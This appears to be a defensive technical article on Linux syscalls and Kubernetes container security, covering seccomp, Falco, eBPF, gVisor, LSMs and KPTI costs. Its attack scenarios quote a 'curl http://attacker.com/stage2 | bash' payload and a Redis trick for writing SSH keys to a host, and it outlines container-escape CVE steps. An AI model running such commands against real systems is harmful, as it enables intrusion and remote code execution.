
Every abstraction in Kubernetes — containers, namespaces, cgroups, networking — eventually collapses into a syscall. If you want to reason seriously about security, observability, and performance at the platform level, you need to understand what’s happening at this layer.
Table of Contents
- The Problem With “Containers Are Isolated”
- What Is a Syscall, Really?
- The
io_uringProblem - The CPU Privilege Model
- Anatomy of a Syscall
- How Containers Change the Equation
- The Kubernetes Security Stack — Layer by Layer
- Real-World Scenarios
- Performance Implications
- What a Staff Engineer Should Own
- Further Reading
The Problem With “Containers Are Isolated”
When engineers first learn Kubernetes, they’re told: containers are namespaced processes. And that’s mostly true — namespaces isolate PIDs, mount points, and network interfaces; cgroups constrain CPU and memory. The abstraction holds well enough.
Until it doesn’t.
- In 2019, CVE-2019-5736 exploited a file-descriptor mishandling bug in
runc: a container process running as root could open/proc/self/exe, which transparently resolves to the host’sruncbinary viaprocfssemantics — bypassing normal symlink sandboxing. The container could overwrite theruncbinary mid-execution and gain host root. - In 2022, CVE-2022-0492 found a missing capability check in the kernel’s
cgroup_release_agent_writefunction — a container withoutCAP_SYS_ADMINin the host namespace could create a new user namespace viaunshare, mount cgroupfs inside it, and write an arbitrary path torelease_agent. When the cgroup emptied, the kernel executed that path as root on the host.
Both exploits were entirely syscall-driven — no memory corruption required. Crucially, both were blocked by the Docker default seccomp profile and AppArmor — which is precisely why those defaults exist, and why disabling them on production workloads is so dangerous.
The root cause in every container escape: containers share the host kernel. And the kernel is reached exclusively through syscalls.
If you’re a platform or infrastructure engineer running multi-tenant Kubernetes, this isn’t a security team problem. It’s your problem. And it starts with understanding syscalls.
What Is a Syscall, Really?
Your application — whether it’s written in Go, Python, Java, or Rust — runs in user space. It has no direct access to hardware, the filesystem, or the network. It cannot allocate physical memory. It cannot open a socket.
To do any of these things, it must ask the kernel — and the only mechanism to do that is a system call (syscall).
Think of it like this: your application is a tenant in an apartment building. The kernel is the building manager who controls access to electricity, water, and the internet. The syscall is the intercom — the only way to request something from the manager.

Linux exposes roughly 450 syscalls on x86-64 as of modern 6.x kernels (kernel 5.4 had ~435; kernel 6.1 reached ~450; 6.8+ ~460). The count grows with each release as new interfaces like io_uring and landlock are added. The most commonly used in a typical web application: read, write, open, close, socket, connect, mmap, clone, execve, exit. A typical containerized service uses fewer than 50 distinct syscalls in steady state.
This matters enormously — because the ones you don’t need are your attack surface.
The io_uring Problem
Before getting into privilege rings and syscall mechanics, it’s worth calling out the most significant shift in the Linux syscall surface of the past few years: io_uring.
Introduced in Linux 5.1 (2019), io_uring is an asynchronous I/O interface built around two ring buffers shared between user space and the kernel. The design goal was to eliminate the per-operation syscall overhead that makes high-throughput I/O expensive under KPTI(Kernel Page-Table Isolation). Instead of calling read() or write() per operation, applications submit batches of I/O requests by writing into the submission queue (SQ ring) and poll the completion queue (CQ ring) for results — all without a syscall per operation.

The performance gains are real — io_uring can drive storage and network I/O at significantly higher throughput than traditional syscall-per-operation patterns. But it introduced a massive new kernel attack surface.
The Security Problem
io_uring operations execute in the kernel with elevated context. Because the interface is complex, stateful, and relatively new, it has been a prolific source of privilege escalation vulnerabilities:
| CVE | Year | Impact |
|---|---|---|
| CVE-2021-41073 | 2021 | Type confusion in io_uring leading to privilege escalation |
| CVE-2022-29582 | 2022 | Use-after-free in io_uring — container escape |
| CVE-2023-2598 | 2023 | Heap out-of-bounds write via io_uring fixed buffers |
Each of these was reachable from an unprivileged container process. Because io_uring isn’t a single syscall but a kernel subsystem accessed via three syscalls (io_uring_setup, io_uring_enter, io_uring_register), the standard seccomp RuntimeDefault profile does not block it — it was introduced after the default profiles were designed.
What To Do
Many hardened environments explicitly block io_uring at the seccomp level:
{ "syscalls": [ { "names": ["io_uring_setup", "io_uring_enter", "io_uring_register"], "action": "SCMP_ACT_ERRNO" } ]}
Google’s own gVisor disables io_uring by default. The Kubernetes v1.33 audit trail and several CIS benchmarks now explicitly recommend blocking io_uring for workloads that don’t require it.
The staff-level takeaway: every time the kernel adds a new high-performance I/O interface, it adds a new attack surface that existing seccomp profiles don’t cover. io_uring is the canonical example. Your seccomp profile graduation pipeline must account for new kernel subsystems, not just new individual syscalls.
The CPU Privilege Model
To understand why syscalls exist, you need to understand how CPUs enforce privilege boundaries.
Modern x86-64 processors have four privilege rings:

Linux only uses Ring 0 (kernel) and Ring 3 (user). When your application executes the syscall instruction, the CPU immediately:
- Saves the current register state
- Switches to kernel mode (Ring 0)
- Jumps to the kernel’s syscall handler
- Executes the requested operation
- Restores registers and returns to Ring 3
This mode switch is the only sanctioned transition. Without it, user-space code cannot touch kernel data structures, physical memory, or hardware. It’s a hardware-enforced boundary — not a software convention.
The critical insight for container security: this boundary is per-kernel, not per-container. When two containers run on the same node, they use the same syscall gateway into the same kernel. A syscall that bypasses a kernel check escapes both containers simultaneously.
Anatomy of a Syscall
Let’s trace a concrete example. Suppose a Go HTTP server accepts a connection and reads the request body.

What looks like a single conn.Read() call results in:
- One or more
read(2)syscalls on the socket file descriptor - The kernel checking the process’s permissions, the socket state, and available data
- A DMA transfer from the NIC’s ring buffer into kernel memory, then copied to user space
Every one of those kernel checks is a potential security enforcement point — and every kernel bug in that path is a potential vulnerability reachable from your container.
How Containers Change the Equation
A VM gives each workload its own kernel. A container does not.

Containers get:
- PID namespace — isolated process tree
- Network namespace — isolated network stack
- Mount namespace — isolated filesystem view
- cgroups — CPU/memory resource limits
Containers do not get:
- Their own kernel
- Their own syscall table
- Kernel memory isolation
This does not mean containers have zero isolation. Multiple mechanisms reduce the blast radius of a kernel compromise:
- Namespaces — restrict what a container can see (PIDs, mounts, network)
- cgroups — bound resource consumption
- Linux Capabilities — limit the privilege set a container process holds
- seccomp — restrict which syscalls can be made at all
- LSMs (AppArmor/SELinux) — enforce mandatory access controls even on permitted syscalls
These work as defence-in-depth layers, not as kernel isolation equivalents. A VM still provides a fundamentally stronger boundary because kernel bugs in one tenant cannot affect another tenant’s kernel. But a well-configured container is far harder to escape than a bare process.
This means if Container A can trigger a kernel bug via a syscall — say, a privilege escalation in clone() or a heap overflow in io_uring — it affects the host and every other container on that node.
Real scenario: In 2022, CVE-2022-0492 found a missing capability check in the kernel’s cgroup_release_agent_write function. The kernel failed to verify that the calling process held CAP_SYS_ADMIN in the initial user namespace. A container process could call unshare() to create a new user namespace and cgroup namespace, mount cgroupfs inside it, then write an arbitrary host binary path to release_agent — all without elevated host privileges. When the cgroup became empty, the kernel executed that binary as root on the host. Zero memory corruption: just unshare(), mount(), and write() syscalls in the right sequence. Critically, containers running with the Docker default seccomp profile or AppArmor/SELinux were not vulnerable — those layers blocked the required mount() and unshare() calls. Only permissive configurations (no seccomp, no MAC) were at risk.
The Kubernetes Security Stack — Layer by Layer

Given that containers share a kernel, how do you defend the syscall boundary? There are five complementary mechanisms — each operating at a different point in the syscall path:
seccomp: Your Syscall Firewall
seccomp (Secure Computing Mode) is a Linux kernel feature that lets you attach a BPF filter to a process. The filter is evaluated on every syscall before the kernel executes it. When a syscall is not allowed, the filter’s configured action determines the outcome — it is not always a simple EPERM:
| seccomp Action | Behaviour |
|---|---|
SCMP_ACT_ALLOW | Syscall proceeds normally |
SCMP_ACT_ERRNO | Returns an error code (e.g. EPERM) — the default for RuntimeDefault |
SCMP_ACT_KILL_PROCESS | Immediately kills the process — used for highest-risk syscalls |
SCMP_ACT_LOG | Logs the syscall, allows it — useful for audit-mode profiling |
SCMP_ACT_TRACE | Notifies a ptrace tracer — used for policy development tooling |
SCMP_ACT_NOTIFY | Sends the event to a user-space supervisor via fd — enables policy agents |
The Kubernetes RuntimeDefault profile uses SCMP_ACT_ERRNO for disallowed syscalls. Custom profiles can mix actions — kill on ptrace, log on unknown syscalls during a grace period, and allow everything else.
Analogy: seccomp is a bouncer at the kernel’s door. Your app can only get in if the syscall is on the guest list.
Kubernetes exposes this via seccompProfile:
apiVersion: v1kind: Podspec: securityContext: seccompProfile: type: RuntimeDefault # containerd/docker's default profile containers: - name: api-server image: myapp:latest securityContext: allowPrivilegeEscalation: false
The RuntimeDefault profile blocks ~44 high-risk syscalls including:
| Syscall | Why it’s dangerous |
|---|---|
ptrace | Allows one process to inspect/modify another’s memory. Classic injection vector. |
clone (namespace-creating flags only) | The profile blocks CLONE_NEWUSER and CLONE_NEWNS flag combinations — not clone itself, which many workloads need for thread creation. Namespace-creating variants are the escape vector. |
syslog | Reads kernel message buffer. Information disclosure. |
perf_event_open | Side-channel attack surface (Spectre-class). |
keyctl | Access to kernel keyring. Credential theft. |
bpf | Load eBPF programs. Privilege escalation surface. |
For high-security workloads, RuntimeDefault isn’t enough. You want a custom profile scoped to what your specific workload actually calls. Here’s the workflow:

Production tip: Start with RuntimeDefault, instrument with Falco to catch EPERM signals, then tighten to a custom profile over one or two release cycles. Don’t try to go from zero to custom profile in one shot — you’ll break things.
Falco: Syscall-Level Runtime Detection
Falco (CNCF project) hooks into the kernel’s syscall stream — via a kernel module or an eBPF probe — and evaluates every syscall event against a rule engine in user space.

Falco rules are expressive and context-aware:
- rule: Shell Spawned in Container desc: A shell was spawned in a container that should not run shells condition: > spawned_process and container and shell_procs and not proc.pname in (allowed_parents) output: > Shell spawned in container (pod=%k8s.pod.name ns=%k8s.ns.name cmd=%proc.cmdline parent=%proc.pname image=%container.image.repository) priority: CRITICAL
Why Falco catches what application-level monitoring misses:
All behavior — no matter how sophisticated — eventually becomes syscalls. An attacker who compromises your app and tries to:
- Read
/etc/shadow→openat()syscall → Falco sees it - Exfiltrate data via DNS →
socket()+connect()→ Falco sees it - Escalate privileges →
setuid()/clone()→ Falco sees it - Download a second-stage payload →
execve("curl", ...)→ Falco sees it
No agent in your application code. No SDK to integrate. Pure kernel-level observation.
Staff-level consideration: Falco’s event throughput on a busy node can be high — 100k+ syscall events/sec on a heavily loaded API server node. You need to think about the Falco deployment model (DaemonSet with kernel module vs. eBPF probe), rule cardinality, and alert fatigue suppression from the start. Falco’s modern eBPF probe requires kernel ≥5.8 (for BPF ring buffer and BTF/CO-RE support) and has been the default driver since Falco 0.38.0 — it is bundled directly in the Falco binary, requiring no separate kernel module compilation. In Falco 0.43.0, the legacy eBPF probe (engine.kind=ebpf) was deprecated (not the kernel module — kmod remains supported for older kernels). The driver decision tree in production: kernel ≥5.8 → modern eBPF (default, zero driver download); kernel <5.8 → kernel module (kmod), which requires matching kernel headers and breaks on kernel upgrades.
eBPF: Programmable Kernel Hooks
eBPF (extended Berkeley Packet Filter) is one of the most significant additions to the Linux kernel in the last decade. It lets you load sandboxed programs into the kernel that execute at specific hook points — including syscall entry and exit — without modifying kernel source or loading full kernel modules.

The verifier is the key safety property: before any eBPF program executes in the kernel, the verifier statically proves it terminates, doesn’t access invalid memory, and can’t crash the kernel. This gives you programmable kernel instrumentation without the risk of a buggy kernel module taking down the node.
How Kubernetes tooling uses eBPF:
| Tool | eBPF Hook | What it achieves |
|---|---|---|
| Cilium | tc, xdp, socket hooks | L3/L4/L7 network policy without iptables |
| Tetragon | kprobe, tracepoint | Enforce policy at kernel function level (not just syscall boundary) |
| Pixie | uprobe + syscall hooks | Capture HTTP headers, SQL queries, gRPC frames without app changes |
| Parca | perf_event | Continuous CPU profiling with stack traces |
| Falco | Tracepoint / raw syscall | Runtime security event stream |
Staff-level insight: The shift from iptables/ipvs to eBPF-based networking (Cilium) is not just a performance improvement. It’s a security architecture change. With iptables, policy is evaluated at netfilter hooks — after the syscall has returned and the packet is already in the kernel’s network stack. With eBPF XDP(eXpress Data Path), you can drop packets before they even DMA(Direct Memory Access) into kernel memory. The enforcement point moves earlier in the execution path.
- XDP (eXpress Data Path) refers to a high-performance packet processing path in the Linux kernel that runs very early in the network stack.
- DMA (Direct Memory Access) is the mechanism that allows network hardware (NIC) to transfer packet data directly into system memory without CPU intervention.
gVisor: The User-Space Kernel
gVisor takes a fundamentally different approach: instead of filtering which syscalls your container can make, it intercepts all syscalls and handles them in a user-space kernel called the Sentry.

The Sentry is written in Go and implements the Linux syscall ABI(Application Binary Interface). When your container app calls open(), the Sentry handles it — checking permissions, managing file descriptors — using only a narrow set of host syscalls to do so. The host kernel’s attack surface shrinks from ~450 syscalls to a few dozen host syscalls. Per gVisor’s own security documentation, this is in the range of 53–68 depending on whether networking (Netstack) is enabled — but this figure varies by platform and gVisor version. The key invariant: no syscall is ever passed through directly. Each one has an independent implementation inside the Sentry, so even if the Sentry’s syscall handling has a bug, the host kernel’s full attack surface is never exposed.
Where this is deployed: Google Cloud Run and GKE Sandbox use gVisor. If you run untrusted code (user-submitted functions, multi-tenant FaaS), gVisor is the right choice. For trusted first-party workloads, the overhead (10-15% latency increase on I/O-heavy workloads) may not be justified.
The tradeoff is explicit:
Attack surface reduction = performance costMore isolation = more overhead
seccomp + eBPF gets you 80% of the protection at ~1% overhead. gVisor gets you 99% protection at 10-15% overhead. Choose based on your threat model.
LSMs: Mandatory Access Controls
seccomp decides which syscalls a process can make. Linux Security Modules (LSMs) decide what those syscalls can do — even after they’ve been permitted.
The distinction matters. A container’s seccomp profile might allow openat() (it’s fundamental to almost every workload). An LSM then enforces which paths that openat() can access. The syscall passes seccomp; the kernel’s LSM hook fires before the file is opened; access is denied.

Three LSMs are relevant in Kubernetes:
| LSM | Mechanism | Kubernetes Usage |
|---|---|---|
| AppArmor | Path-based profiles — restrict file access, network, capabilities per process | Default on Ubuntu/Debian nodes; containerd applies profiles per container |
| SELinux | Label-based mandatory access control — every process and file has a security context | Default on RHEL/CentOS nodes; OpenShift enforces SELinux across all pods |
| Landlock | Unprivileged sandboxing — processes can voluntarily restrict their own file access | Emerging; available since kernel 5.13; useful for defence-in-depth in application code |
Why this matters for CVE-2022-0492: That exploit required unshare() and mount() syscalls. seccomp’s RuntimeDefault profile blocked them. But if you’d been running without seccomp, AppArmor’s default container profile would have independently denied the mount operation. This is defence-in-depth working as intended — two independent layers, either of which alone would have stopped the exploit.
Staff-level note: AppArmor and SELinux profiles are often set to Unconfined in practice because they’re hard to operationalise at scale. This is the real risk — not that the tools don’t work, but that they’re disabled. A platform team should treat LSM profile coverage as a first-class metric alongside seccomp adoption.
Real-World Scenarios
Scenario 1: The Cryptominer Escape
What happened: An attacker compromised a poorly-configured Redis instance in a container (no auth, exposed port). They:
- Used Redis’s
CONFIG SET dirandCONFIG SET dbfilenameto write an SSH public key to/root/.ssh/authorized_keyson the host — possible because the container ran as root and the host/rootwas mounted in. - SSHd into the host directly.
Syscall trace of the attack:
openat(AT_FDCWD, "/mnt/host-root/.ssh/authorized_keys", O_WRONLY|O_CREAT)write(fd, "ssh-rsa AAAA...", ...)
What would have caught it:
- seccomp: A custom profile would not have blocked
openat(it’s fundamental), but mounting host paths is a Kubernetes admission controller concern. - Falco rule:
openatto a path outside the container’s expected directories → alert. - Root cause fix: Don’t run containers as root. Use
runAsNonRoot: true. Don’t mount host paths.
Scenario 2: The Lateral Movement via execve
What happened: An attacker found an RCE in a Java app. The exploit triggered Runtime.exec("curl http://attacker.com/stage2 | bash").
Syscall sequence:
clone() → fork a child processexecve("bash") → replace child with bashexecve("curl") → curl downloads payloadexecve("bash") → execute payload
What Falco catches immediately:
- A Java process (
java) spawningbash→ anomalous parent-child relationship curlexecuting from within a container that has no business runningcurlexecveof any shell from a non-shell expected workload
What seccomp can do: If your Java service has a custom seccomp profile that doesn’t include execve at all (many services never need to fork/exec), the clone() + execve() chain is blocked before it starts.
Scenario 3: eBPF-Based Zero-Trust Networking
Setup: You’re migrating from an iptables-based CNI to Cilium. The goal is L7-aware network policy.
Without eBPF, enforcing “Pod A can call /api/users on Pod B but not /api/admin” requires an L7 proxy sidecar (Istio/Envoy). Every request goes:
App → Envoy sidecar (user space) → Kernel → Network → Kernel → Envoy sidecar → App
That’s four kernel crossings per request.
With Cilium’s eBPF-based L7 policy:
App → Kernel (eBPF L7 hook) → Network → Kernel (eBPF L7 hook) → App
Two kernel crossings for L3/L4 policy. For L7 (HTTP method/path inspection), Cilium uses a per-node Envoy proxy — not a per-pod sidecar — which is redirected to via eBPF socket hooks. This eliminates the per-pod sidecar overhead while still enabling L7 enforcement. The key distinction: L3/L4 enforcement is entirely in eBPF (zero user-space hops); L7 enforcement redirects through a shared node-level proxy rather than duplicating a proxy instance per pod.
The syscall angle: eBPF programs attach to sock_ops and sk_msg hooks — fired at socket-level syscall boundaries. Before a TCP connection is fully established or a stream is forwarded, the eBPF program has already made the L3/L4 allow/deny decision, with L7 decisions delegated to the node Envoy.
Performance Implications
Every syscall has a cost. The mode switch from Ring 3 (user mode) to Ring 0 (kernel mode) takes 100–300 nanoseconds on modern hardware — negligible per call, but significant at scale. Two factors in Kubernetes amplify this cost beyond the baseline.
The two biggest syscall performance concerns in Kubernetes:
1. Meltdown / KPTI Mitigations
In January 2018, researchers disclosed Meltdown (CVE-2017-5754), a CPU vulnerability that allowed user-space code to read arbitrary kernel memory by exploiting speculative execution — a CPU optimization where the processor runs instructions ahead of time before determining if they should actually execute. An attacker could use this to read secrets (keys, passwords, tokens) that the kernel had in memory from other processes, all without elevated privileges.
The fix was KPTI (Kernel Page Table Isolation), shipped in Linux 4.15+ and backported to LTS kernels. The idea: keep two completely separate page tables — one for user space (which has no mappings to kernel memory), and one for kernel space (which has full mappings). Before KPTI, both user and kernel code shared a single page table with kernel memory mapped but protected. With KPTI, kernel memory is invisible to user space entirely; there’s nothing to speculatively leak.
Note: KPTI does not address Spectre (CVE-2017-5753, CVE-2017-5715), a related but distinct speculative execution vulnerability. Spectre mitigations — Retpoline (a compiler technique to prevent speculative indirect branch prediction), IBRS (microcode that restricts cross-privilege speculative execution), and IBPB (a barrier that flushes branch predictor state between privilege contexts) — are separate and independently expensive.
How KPTI makes syscalls more expensive:
On every user↔kernel transition, the CPU must switch between the two separate page table sets. This is done via the CR3 register — the control register that points to the currently active page table. A CR3 write forces the CPU to start using a different page table, which inherently invalidates the TLB (Translation Lookaside Buffer) — the CPU’s cache of recent virtual-to-physical address translations. A cold TLB means the next memory accesses require expensive page table walks instead of cache hits.
Modern Intel/AMD CPUs support PCID (Process Context Identifiers), a hardware feature that tags TLB entries with a context ID so the CPU can maintain TLB entries for multiple address spaces simultaneously. With PCID, a CR3 switch doesn’t require flushing the entire TLB — the CPU simply activates a different set of tagged entries. This significantly reduces KPTI’s overhead, but the CR3 switch itself still has a cost.
Real-world overhead on PCID-enabled modern CPUs:
| Workload type | KPTI overhead |
|---|---|
| Typical Kubernetes API server / web services | 2–10% |
| Syscall-heavy services (high-RPS Redis, dense I/O pipelines) | 20–30% |
| Pathological microbenchmarks (>1M syscalls/sec/CPU) | Up to 800%* |
*Brendan Gregg, Netflix — a lab scenario, not a production baseline. For most Kubernetes workloads, 5–10% is a realistic planning budget.

This is the architectural reason io_uring was designed the way it was (see The io_uring Problem): by sharing ring buffers between user space and kernel space, applications can submit and complete many I/O operations without a syscall per operation, amortizing KPTI overhead across batches.
2. Syscall Frequency vs. Batching
Beyond KPTI, the raw number of syscalls a service issues matters independently. The Ring 3→Ring 0→Ring 3 round-trip is not just a page-table cost — it also involves register saves/restores, privilege checks, and kernel stack setup. These are fixed costs per syscall, regardless of how much work is done inside.
A service making 100,000 small write() calls is slower than one making 10,000 write() calls with 10x larger buffers, even if total bytes are identical. This is why Go’s bufio.Writer, Java’s BufferedWriter, and virtually all I/O abstractions exist — they buffer writes in user space and flush in larger chunks, reducing syscall frequency. The actual data movement is the same; the kernel crossing overhead is not.
The Kubernetes-specific manifestation: services with high syscall frequency per RPS are more sensitive to noisy neighbors — other workloads on the same node that drive up syscall contention. A cryptominer running mmap in a tight loop on the same physical node will degrade your API latency through two mechanisms:
- Syscall contention — the kernel serializes certain operations; many concurrent syscalls from different containers compete for kernel-internal locks.
- Cache pollution — frequent KPTI-driven CR3 switches and the kernel code paths they invoke thrash the CPU’s L1/L2 instruction and data caches, degrading cache hit rates for your workload’s subsequent kernel entries.
This happens even if cgroups are correctly configured for CPU and memory — cgroups do not limit syscall rate or kernel cache footprint.
